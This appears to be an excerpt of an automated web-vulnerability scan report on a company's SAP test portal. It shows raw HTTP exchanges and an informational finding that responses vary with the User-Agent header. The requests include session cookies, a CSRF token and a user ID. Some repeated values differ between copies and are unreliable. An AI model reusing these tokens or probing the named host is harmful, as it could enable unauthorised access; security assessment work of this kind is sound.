ClientWindowID=WID1656565041093&%24Roundtrip=true&%24DebugAction=null

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:25:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8541

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...

Request 2

POST /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi.2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3nCARUuzHP1QP1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS&
ClientWindowID=WID1656565041093&%24Roundtrip=true&%24DebugAction=null

Response 2

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:25:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/

```

https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8564

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...

```

13. User agent-dependent response

There are 4 instances of this issue:

- [/irj/portal](#)
- [/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds](#)
- [/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview](#)
- [/sap/bc/webdynpro/sap/zwd_fim_draft_hist_powl](#)

Issue description

Application responses may depend systematically on the value of the User-Agent header in requests. This behavior does not itself constitute a security vulnerability, but may point towards additional attack surface within the application, which may contain vulnerabilities.

This behavior often arises because applications provide different user interfaces for desktop and mobile users. Mobile interfaces have often been less thoroughly tested for vulnerabilities such as cross-site scripting, and often have simpler authentication and session handling mechanisms that may contain problems that are not present in the full interface.

To review the interface provided by the alternate User-Agent header, you can configure a match/replace rule in Burp Proxy to modify the User-Agent header in all requests, and then browse the application in the normal way using your normal browser.

Vulnerability classifications

- [CWE-16: Configuration](#)

13.1. https://testportal.zalaris.com/irj/portal

Summary

Severity: **Information**
 Confidence: **Firm**
 Host: **https://testportal.zalaris.com**
 Path: **/irj/portal**

Request 1

```

GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = { doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
```

Request 2

```
GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP16565644131841656565082495
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:16:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
```

```
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13740

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
```

13.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5561

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
```

```
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656566237377
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:19:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5560

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
```

13.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Summary

| | |
|-------------|---|
| Severity: | Information |
| Confidence: | Firm |
| Host: | https://testportal.zalaris.com |
| Path: | /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview |

Request 1

```
GET /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview
HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
```


Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
